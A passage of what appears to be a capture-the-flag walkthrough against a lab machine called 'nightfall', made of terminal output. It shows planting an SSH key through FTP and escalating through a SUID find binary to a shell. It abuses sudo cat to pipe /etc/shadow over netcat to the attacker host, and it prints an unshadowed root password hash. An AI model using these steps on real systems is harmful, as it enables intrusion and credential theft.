


```
ftp> put id_rsa.pub
local: id_rsa.pub remote: id_rsa.pub
200 Active data connection established.
125 Data connection already open. Transfer starting.
226 Transfer complete.
563 bytes sent in 0.00 secs (3.6525 MB/s)
ftp> ls
200 Active data connection established.
125 Data connection already open. Transfer starting.
-rw-r--r--   1 root     root         2635 Sep 09 04:42 id_rsa
-rw-r--r--   1 root     root          563 Sep 09 04:42 id_rsa.pub
226 Transfer complete.
ftp> del id_rsa
250 File removed.
ftp> rename
(from-name) id_rsa.pub
(to-name) authorized_keys
350 Ready for destination name.
250 Renaming ok.
ftp> ls
200 Active data connection established.
125 Data connection already open. Transfer starting.
-rw-r--r--   1 root     root          563 Sep 09 04:42 authorized_keys
226 Transfer complete.
```




```
#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile     .ssh/authorized_keys .ssh/authorized_keys2
```

Once logged in as matt, we need to find the binary which are suid-ed




```
matt@nightfall:~$ find / -perm -4000 2> /dev/null
/scripts/find
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/su
/usr/lib
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
```

find binary in /scripts is suid-ed as nightfall




```
matt@nightfall:/scripts$ ./find /tmp/hello.txt -exec id \;
uid=1001(matt) gid=1001(matt) euid=1000(nightfall) egid=1000(nightfall) groups=1000
(nightfall),1001(matt)
matt@nightfall:/scripts$
```




```
matt@nightfall:/scripts$ ./find /tmp/hello.txt -exec whoami \;
nightfall
matt@nightfall:/scripts$
```

Su-ing to nightfall using find




```
matt@nightfall:/scripts$ ./find /tmp/hello.txt -exec /bin/bash -p \;
bash-5.0$ whoami
nightfall
bash-5.0$
```

To allow login via ssh as nightfall




```
bash-5.0$ cp /home/matt/.ssh/authorized_keys .
bash-5.0$ ls -Flah
total 44K
drwxr-xr-x 5 nightfall nightfall 4.0K Sep  9 01:01 ./
drwxr-xr-x 4 root      root      4.0K Aug 25 20:34 ../
-rw-r--r-- 1 nightfall nightfall  563 Sep  9 01:01 authorized_keys
-rw------- 1 nightfall nightfall    0 Aug 28 17:43 .bash_history
-rw-r--r-- 1 nightfall nightfall  220 Aug 17 23:08 .bash_logout
-rw-r--r-- 1 nightfall nightfall 3.5K Aug 17 23:08 .bashrc
drwx------ 3 nightfall nightfall 4.0K Aug 28 14:47 .gnupg/
drwxr-xr-x 3 nightfall nightfall 4.0K Aug 17 23:22 .local/
-rw------- 1 nightfall nightfall  337 Aug 17 23:50 .mysql_history
-rw-r--r-- 1 nightfall nightfall  807 Aug 17 23:08 .profile
drwxr-xr-x 2 nightfall nightfall 4.0K Sep  9 01:00 .ssh/
-rw------- 1 nightfall nightfall   33 Aug 28 15:25 user.txt
bash-5.0$ mv authorized_keys .ssh/
bash-5.0$ cd .ssh/
bash-5.0$ ls -Flah
total 12K
drwxr-xr-x 2 nightfall nightfall 4.0K Sep  9 01:01 ./
drwxr-xr-x 5 nightfall nightfall 4.0K Sep  9 01:01 ../
-rw-r--r-- 1 nightfall nightfall  563 Sep  9 01:01 authorized_keys
bash-5.0$ 
```




```
nightfall@nightfall:~$ sudo -l
Matching Defaults entries for nightfall on nightfall:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User nightfall may run the following commands on nightfall:
    (root) NOPASSWD: /usr/bin/cat
nightfall@nightfall:~$ 
```


Transfer shadow and passwd file to attacking machine




```
nightfall@nightfall:~$ sudo cat /etc/shadow | nc 10.0.2.15 5555
nightfall@nightfall:~$ 
```



```
root@kali:~/pwn/creds# nc -nlvp 5555 > shadow.txt
listening on [any] 5555 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.5] 42928
^C
```




```
nightfall@nightfall:~$ cat /etc/passwd|nc 10.0.2.15 5555
nightfall@nightfall:~$ 
```




```
root@kali:~/pwn/creds# nc -nlvp 5555 > password.txt
listening on [any] 5555 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.5] 42930
^C
root@kali:~/pwn/creds# 
```

Unshadow password.txt and shadow.txt




```
root@kali:~/pwn/creds# unshadow password.txt shadow.txt > unshadow.txt
root@kali:~/pwn/creds# cat unshadow.txt
root:$6$JNHsN5GY.jc9CiTg$MjYL9NyNc4GcYS2zNO6PzQNHY2BE/YODBUuqsrpIlpS9LK3xQ6coZs6lon
zURBJUDjCRegMHSF5JwCMG1az8k.:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:*:2:2:bin:/bin:/usr/sbin/nologin
sys:*:3:3:sys:/dev:/usr/sbin/nologin
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/usr/sbin/nologin
man:*:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:*:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:*:8:8:mail:/var/mail:/usr/sbin/nologin
news:*:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:*:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:*:13:13:proxy:/bin:/usr/sbin/nologin
www-data:*:33:33:www-data:/var/www:/usr/sbin/nologin
backup:*:34:34:backup:/var/backups:/usr/sbin/nologin
list:*:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:*:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:*:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:*:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:*:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/n
```

Cracking password



